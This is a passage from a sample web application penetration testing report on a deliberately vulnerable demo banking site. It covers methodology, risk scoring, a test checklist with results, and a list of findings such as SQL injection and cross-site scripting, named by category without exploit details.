safetech

2019

PENETRATION TESTING REPORT

Web application Security Testing
Super Secure Bank for TEST CORP

VICTOR GANSAC - **CISM, CISA, CISSP, CSSLP, GISCP** - victor.gansac@safetech.ro;
TEODOR LUPAN - LPT, CEH, OSCP, OSWP, GISCP - teodor.lupan@safetech.ro

SAFETECH INNOVATIONS | 12-14 Frunzei Street, Frunzei Center, 1st floor, District 2, 021533, Bucharest, Romania;

THE INFORMATION PRESENTED IN THIS DOCUMENT ARE STRICTLY CONFIDENTIAL AND MUST BE TREATED ACCORDINGLY

Document details

Legal notice:

- This report may contain private and confidential data regarding the client **TESTCORP** and its informational system.
- This report must not be presented to third parties without the formal consent of the provider.
- Unauthorized use or reproduction of this document is strictly forbidden.
- SC SAFETECH INNOVATIONS SRL experts conducted all tests and evaluations.
- This report presents all the relevant vulnerabilities, known at the time of creating this document.
- Since new vulnerabilities are discovered in a continuous manner and new threats are emerging, it is recommended to undertake security assessments at any major change of the system or at most after one year.

Document details:

Type	Security assessment report
Client	TESTCORP
Consultant	SAFETECH INNOVATIONS
Authors:	VICTOR GANSAC, CISM, CISA, CISSP, CSSLP; TEODOR LUPAN, LPT, CEH, OSCP
Version	1.0
Date	23rd March 2019

Contents

SC Safetech Innovations SRL
No. 12-14 Frunzei Street, Frunzei Center, 1st floor, District 2, 021533, Bucharest, Romania
Tel/Fax: +40 21 316 056; office@safetech.ro • www.safetech.ro

1. LIMITATIONS REGARDING THE DISCLOSURE AND USE OF THIS REPORT

This report contains information regarding the existing vulnerabilities of the assessed application and methods regarding their exploitation.

SAFETECH recommends taking special precautions in order to protect the confidentiality of this document and of the information herein. SAFETECH retained and secured a copy of this document for commercial purpose. All other copies were delivered to TESTCORP.

Security assessment is a process based on previous experiences, available information, and known threats. It must be taken into consideration the fact that all informational systems rely on human beings, thus have certain degrees of vulnerability.

SAFETECH considered that the major vulnerabilities regarding the security of the application tested were identified, but did not guarantee that any exercise of this type identified all potential vulnerabilities and proposed viable recommendations to completely remove the threat. Moreover, the analysis presented was based on threats and technologies known at the time of this report. With the passage of time, technology and risks evolve, and the vulnerabilities associated with TESTCORP informational system, described herein, and the necessary measures to reduce the exposure to such vulnerabilities will modify.

SAFETECH does not engage to supplement or update this report, based on facts or circumstance changes that were made known after completing this report.

This report was created by SAFETECH to be exclusively used by TESTCORP and is subject to ownership information laws.

The confidentiality agreement between SAFETECH and TESTCORP regulates disclosure of information from this report to third parties.

2. INTRODUCTION

At the request of TESTCORP, SAFETECH evaluated the security of the web application SuperSecureBank. The purpose of this assessment was to detect existing vulnerabilities at the level of the application.

A testing team from SAFETECH, specialized in penetration testing, conducted the assessment. The team simulated an external attack over the application, without having knowledge regarding its architecture, in order to detect the immunity level of the application, to discover its weaknesses, and to present a series of recommendations about the elimination of the identified vulnerabilities.

This report describes the results of the penetration tests performed on the web application.

This application uses web technology to create a vulnerable demo web application, in order to allow testers to learn more about Web Application Security.

The exercise includes testing the application and all its functionalities. In order to assess the security of the application, SAFETECH tried to obtain confidential information and to determine the level of security, by using a wide range of automated and manual detection mechanisms.

The conclusions of this report describe the situation during the testing period and do not automatically reflect the actual state.

Testing was conducted by SAFETECH, between the 14th and the 22nd February 2019.

The present reports detail all security vulnerabilities and risks discovered, along with recommendations for solving them.

The analysis includes the identification of known vulnerabilities using automated scanning tools and manual attacks, personalized with the specific of the target, and linked with top ten OWASP and top twenty SANS vulnerability lists.


3. EXECUTIVE SUMMARY

Application	A vulnerable web application demo
URL	http://testcorp.org/supersecurebank
IP	xx.xxx.xx.xx

After the assessment activities, were identified vulnerabilities at application level – manually detected based on the best practices in the industry.

VULNERABILITIES AT THE APPLICATION LEVEL

A number of **36** vulnerabilities were detected at the level of the application, distributed on risk levels as following: **7** vulnerabilities having a maximum risk level, **21** vulnerabilities having a critical risk level, **6** vulnerabilities having a medium risk level, and **2** vulnerabilities having a low risk level. The level of risk was estimated in terms of technical impact on the system. The methodology is presented in chapter 4.2 Risk Level Assessment Methodology.



Risk distribution at the application level

RISK LEVEL	VID	VULNERABILITY

SC Safetech Innovations SRL
No. 12-14 Frunzei Street, Frunzei Center, 1st floor, District 2, 021533, Bucharest, Romania
Tel/Fax: +4 021 316 056; office@safetech.ro • www.safetech.ro

CRITICAL	1	STI-DV-005: SQL Injection
CRITICAL	2	STI-DV-005: SQL Injection
CRITICAL	3	STI-AZ-002: Bypassing Authorization Schema
CRITICAL	4	STI-BL-001: Business Logic
CRITICAL	5	STI-BL-001: Business Logic
CRITICAL	6	STI-DV-005: SQL Injection
CRITICAL	7	STI-DV-005: SQL Injection
HIGH	8	STI-AZ-001: Path Traversal
HIGH	9	STI-AT-005: Bypassing Authentication Schema
HIGH	10	STI-DV-002: Stored Cross Site Scripting
HIGH	11	STI-DV-002: Stored Cross Site Scripting
HIGH	12	STI-DV-002: Stored Cross Site Scripting
HIGH	13	STI-DV-001: Reflected Cross Site Scripting
HIGH	14	STI-DV-001: Reflected Cross Site Scripting
HIGH	15	STI-DV-001: Reflected Cross Site Scripting
HIGH	16	STI-SS-001: Session Management Schema
HIGH	17	STI-CM-007: Admin Interfaces
HIGH	18	STI-CM-007: Admin Interfaces
HIGH	19	STI-DV-001: Reflected Cross Site Scripting
HIGH	20	STI-DV-001: Reflected Cross Site Scripting
HIGH	21	STI-AT-004: Brute Force
HIGH	22	STI-AT-005: Bypassing Authentication Schema
HIGH	23	STI-SS-005: CSRF
HIGH	24	STI-AT-003: Default or Guessable User Account
HIGH	25	STI-AT-002: User Enumeration
HIGH	26	STI-SM-016: Passwords Encryption
HIGH	27	STI-SM-001: Password Policy

HIGH	28	STI-AT-001: Credentials Transport over an Encrypted Channel
MEDIUM	29	STI-IG-007: Sensitive Data Disclosure
MEDIUM	30	STI-DV-017: URL Redirector Abuse
MEDIUM	31	STI-IG-006: Error Codes and Messages
MEDIUM	32	STI-SS-002: Cookies Attributes
MEDIUM	33	STI-IG-007: Sensitive Data Disclosure
MEDIUM	34	STI-AZ-002: Bypassing Authorization Schema
LOW	35	STI-AT-006: Vulnerable Remember Password and Pwd Reset
LOW	36	STI-IG-004: Applications Fingerprint

4. METHODOLOGIES

4.1. VULNERABILITIES IDENTIFICATION METHODOLOGIES

The techniques used for the identification and assessment of vulnerabilities is based on the best practices in the field, at international level.

- National Institute of Standards and Technology – NIST;
- Open Source Security Testing Methodology – OSSTM;
- Open Information Systems Security Group - OISSG;
- Open Web Application Security Project - OWASP.

4.2. RISK LEVEL ASSESSMENT VULNERABILITIES

Risk represents the probability that a certain source-threat will exploit vulnerability, and the impact of that event on the organization or system.

RISK LEVEL	VALUE	REQUIRED ACTION
CRITICAL	75 – 125	Immediate action to reduce risk level.
HIGH	25 – 74	Implementation of corrective actions as soon as possible.
MEDIUM	5 - 24	Implementation of corrective actions in a certain period.
LOW	2 - 4	Implementation of certain corrective actions or accepting the risk.
INFORMATIONAL	1	An observation that does not determine a level of risk.

The level of risk for vulnerabilities is computed using the following formula:

RISK LEVEL = SEVERITY VALUE (IMPACT) x PROBABILITY LEVEL

LEVEL	SCORE	DESCRIPTION
LOW	1 – 5	Limited damage of the information or system; obtaining useful information for a future attack.
MEDIUM	6 – 14	Significant damage of the information or system, informational loss, service unavailability, limited access to the system.
SEVERE	15 - 25	Important informational loss, unlimited access to the system, organizational damage.

SEVERITY VALUE (**TECHNICAL IMPACT**) Negative impact on the information managed by the application and system; loss or degradation or a combination of both of the following security objectives: integrity, availability, and confidentiality.

PROBABILITY VALUE

The probability that an attacker will exploit certain vulnerability. Computing the probability takes into consideration: the motivation of the attacker, the necessary knowledge needed, the easiness in detecting and exploiting a vulnerability, the level of necessary access, and the existence of several detection and prevention systems.

LEVEL	SCORE	DESCRIPTION
VERY LOW	1	The vulnerability is not directly exploitable.
LOW	2	The vulnerability requires a significant effort and advanced knowledge in order to be manually exploited. The attacker might need access and internal knowledge of the system.
MEDIUM	3	The vulnerability requires specific knowledge and may by exploited using publicly available instruments.
HIGH	4	The vulnerability requires certain knowledge and may be exploited without special instruments or with easily found tools.
VERY HIGH	5	The vulnerability requires little knowledge and can be exploited without special instruments.

5. CONDUCTED TESTS

A number of 42 specific tests based on the best practices in the field were conducted. After 22 tests, vulnerabilities at the level of the application were identified.

Note: The tests below are only an excerpt for the sample penetration testing report from the full list of tests performed by Safetech.

CODE	TEST	RESULT
Information Gathering		
STI-IG-001	Spiders Robots and Crawlers	N/A
STI-IG-002	Search engine discovery reconnaissance	N/A
STI-IG-003	Testing for documents metadata	N/A
STI-IG-004	Testing for Applications Fingerprint	FAIL
STI-IG-005	Testing for Application Discovery	N/A
STI-IG-006	Testing for Error Codes and Messages	FAIL
STI-IG-007	Testing for sensitive data disclosure	FAIL
Configuration Management		
STI-CM-001	Testing for SSL-TLS	N/A
STI-CM-002	Testing for DB Listener	PASS
STI-CM-003	Testing for infrastructure configuration management	N/A
STI-CM-004	Testing for application configuration management	PASS
STI-CM-005	Testing for file extensions handling	PASS
STI-CM-006	Testing for Old Backup and Unreferenced Files	PASS
STI-CM-007	Testing for Admin Interfaces	FAIL
STI-CM-008	Testing for HTTP Methods and XST	N/A
Authentication		
STI-AT-001	Credentials transport over an encrypted channel	FAIL
STI-AT-002	Testing for User Enumeration	FAIL

CODE	TEST	RESULT

STI-AT-003	Testing for Default or Guessable User Account	FAIL
STI-AT-004	Testing for Brute Force	FAIL
STI-AT-005	Testing for Bypassing Authentication Schema	FAIL
STI-AT-006	Testing for Vulnerable Remember Password and Pwd Reset	FAIL
STI-AT-007	Testing for Logout and Browser Cache Management	N/A
STI-AT-008	Testing for Captcha	N/A
STI-AT-009	Testing Multiple Factors Authentication	N/A
STI-AT-010	Testing for Race Conditions	PASS
STI-AT-011	Testing for User Authentication	PASS
STI-AT-012	Testing for Authentication Logging	N/A
STI-SM-016	Testing for Passwords Encryption	FAIL
Session Management		
STI-SS-001	Testing for Session Management Schema	FAIL
STI-SS-002	Testing for cookies attributes	FAIL
STI-SS-003	Testing for Session Fixation	N/A
STI-SS-004	Testing for Exposed Session Variables	PASS
STI-SS-005	Testing for CSRF	FAIL
Authorization		
STI-AZ-001	Testing for Path Traversal	FAIL
STI-AZ-002	Testing for Bypassing Authorization Schema	FAIL
STI-AZ-003	Testing for Privilege escalation	PASS
Business Logic		
STI-BL-001	Testing for Business Logic	FAIL
Data Validation		
STI-DV-001	Testing for Reflected Cross Site Scripting	FAIL
STI-DV-002	Testing for Stored Cross Site Scripting	FAIL
STI-DV-003	Testing for DOM based Cross Site Scripting	PASS
STI-DV-004	Testing for Cross Site Flashing	N/A

STI-DV-005	SQL Injection	**FAIL**

CODE	TEST	RESULT
STI-DV-006	LDAP Injection	**PASS**
STI-DV-007	Testing for ORM Injection	**N/A**
STI-DV-008	Testing for XML Injection	**PASS**
STI-DV-009	Testing for SSI Injection	**PASS**
STI-DV-010	Testing for XPath Injection	**PASS**
STI-DV-011	Testing for IMAP/SMTP Injection	**N/A**
STI-DV-012	Testing for Code Injection	**PASS**
STI-DV-013	Testing for Command Injection	**PASS**
STI-DV-014	Testing for Buffer Overflow	**PASS**
STI-DV-015	Testing for Incubated Vulnerability	**PASS**
STI-DV-016	Testing for HTTP Splitting Smuggling	**PASS**
STI-DV-17	Testing for URL Redirector Abuse	**FAIL**
Denial of Service		
STI-DS-001	Testing for SQL Wildcard Attacks	**N/A**
STI-DS-002	Testing for DoS Locking Customer Accounts	**N/A**
STI-DS-003	Testing for DoS Buffer Overflows	**N/A**
STI-DS-004	Testing for DoS User Specified Object Allocation	**N/A**
STI-DS-005	Testing for User Input as a Loop Counter	**N/A**
STI-DS-006	Testing for Writing User Provided Data to Disk	**N/A**
STI-DS-007	Testing for DoS Failure to Release Resources	**N/A**
STI-DS-008	Testing for Storing too Much Data in Session	**N/A**
Web Services		
STI-WS-001	Testing: WS Information Gathering	**N/A**
STI-WS-002	Testing WSDL	**N/A**
STI-WS-003	XML Structural Testing	**N/A**

STI-WS-004	Testing for XML Content-Level	N/A
STI-WS-005	Testing for WS HTTP GET parameters/REST attacks	N/A
STI-WS-006	Testing for Naughty SOAP Attachments	N/A
STI-WS-007	Testing for WS Replay	N/A
CODE	**TEST**	**RESULT**
Ajax Testing		
STI-AJ-001	Testing for AJAX Vulnerabilities	**PASS**
STI-AJ-002	Testing for AJAX	**PASS**
Security Management		
STI-SM-001	Testing for password policy	**FAIL**
STI-SM-003	Testing for security profiles implementation	N/A
STI-SM-007	Testing for user management activities logging	N/A
STI-SM-009	Testing for personal data protection	N/A
STI-SM-011	Testing for data signing /crc	N/A

Legend:
PASS: Unconfirmed vulnerability
FAIL: Confirmed vulnerability
N/A: Untested vulnerability (not applicable)


6. VULNERABILITIES IDENTIFIED AT THE APPLICATION LEVEL


6.1 LIST OF VULNERABILITIES

VID	TEST / VULNERABILITY
1	STI-DV-005: SQL Injection
2	STI-DV-005: SQL Injection
3	STI-AZ-002: Bypassing Authorization Schema
4	STI-BL-001: Business Logic
5	STI-BL-001: Business Logic
6	STI-DV-005: SQL Injection
7	STI-DV-005: SQL Injection
8	STI-AZ-001: Path Traversal
9	STI-AT-005: Bypassing Authentication Schema
10	STI-DV-002: Stored Cross Site Scripting
11	STI-DV-002: Stored Cross Site Scripting
12	STI-DV-002: Stored Cross Site Scripting
13	STI-DV-001: Reflected Cross Site Scripting
14	STI-DV-001: Reflected Cross Site Scripting
15	STI-DV-001: Reflected Cross Site Scripting
16	STI-SS-001: Session Management Schema
17	STI-CM-007: Admin Interfaces
18	STI-CM-007: Admin Interfaces
19	STI-DV-001: Reflected Cross Site Scripting
20	STI-DV-001: Reflected Cross Site Scripting
21	STI-AT-004: Brute Force
VID	**TEST / VULNERABILITY**
22	STI-AT-005: Bypassing Authentication Schema


23	STI-SS-005: CSRF
24	STI-AT-003: Default or Guessable User Account
25	STI-AT-002: User Enumeration
26	STI-SM-016: Passwords Encryption
27	STI-SM-001: Password Policy
28	STI-AT-001: Credentials Transport over an Encrypted Channel
29	STI-IG-007: Sensitive Data Disclosure
30	STI-DV-017: URL Redirector Abuse
31	STI-IG-006: Error Codes and Messages
32	STI-SS-002: Cookies Attributes
33	STI-IG-007: Sensitive Data Disclosure
34	STI-AZ-002: Bypassing Authorization Schema
35	STI-AT-006: Vulnerable Remember Password and Pwd Reset
36	STI-IG-004: Applications Fingerprint


6.2 VULNERABILITY DISTRIBUTION ON CATEGORIES





SC Safetech Innovations SRL
No. 12-14 Frunzei Street, Frunzei Center, 1st floor, District 2, 021533, Bucharest, Romania
Tel/Fax: +40 21 316 056; office@safetech.ro • www.safetech.ro





Distribution of vulnerabilities per category

6.3 RISK LEVELS PER VULNERABILITY

The level of risk was estimated in terms of technical impact on the system. The methodology is presented in chapter 4.2 Risk Level Assessment Methodology. Detailed values for each vulnerability are presented in chapter 6.4 Detailed Report on Application Vulnerabilities.


RISK LEVEL	VID	RISK	VULNERABILITY
CRITICAL	1	100	STI-DV-005: SQL Injection
CRITICAL	2	100	STI-DV-005: SQL Injection
CRITICAL	3	100	STI-AZ-002: Bypassing Authorization Schema
CRITICAL	4	80	STI-BL-001: Business Logic
CRITICAL	5	75	STI-BL-001: Business Logic
CRITICAL	6	75	STI-DV-005: SQL Injection
CRITICAL	7	75	STI-DV-005: SQL Injection
HIGH	8	69	STI-AZ-001: Path Traversal
HIGH	9	66	STI-AT-005: Bypassing Authentication Schema
HIGH	10	66	STI-DV-002: Stored Cross Site Scripting
HIGH	11	66	STI-DV-002: Stored Cross Site Scripting
HIGH	12	66	STI-DV-002: Stored Cross Site Scripting
HIGH	13	64	STI-DV-001: Reflected Cross Site Scripting
HIGH	14	64	STI-DV-001: Reflected Cross Site Scripting
HIGH	15	64	STI-DV-001: Reflected Cross Site Scripting
HIGH	16	60	STI-SS-001: Session Management Schema
HIGH	17	56	STI-CM-007: Admin Interfaces
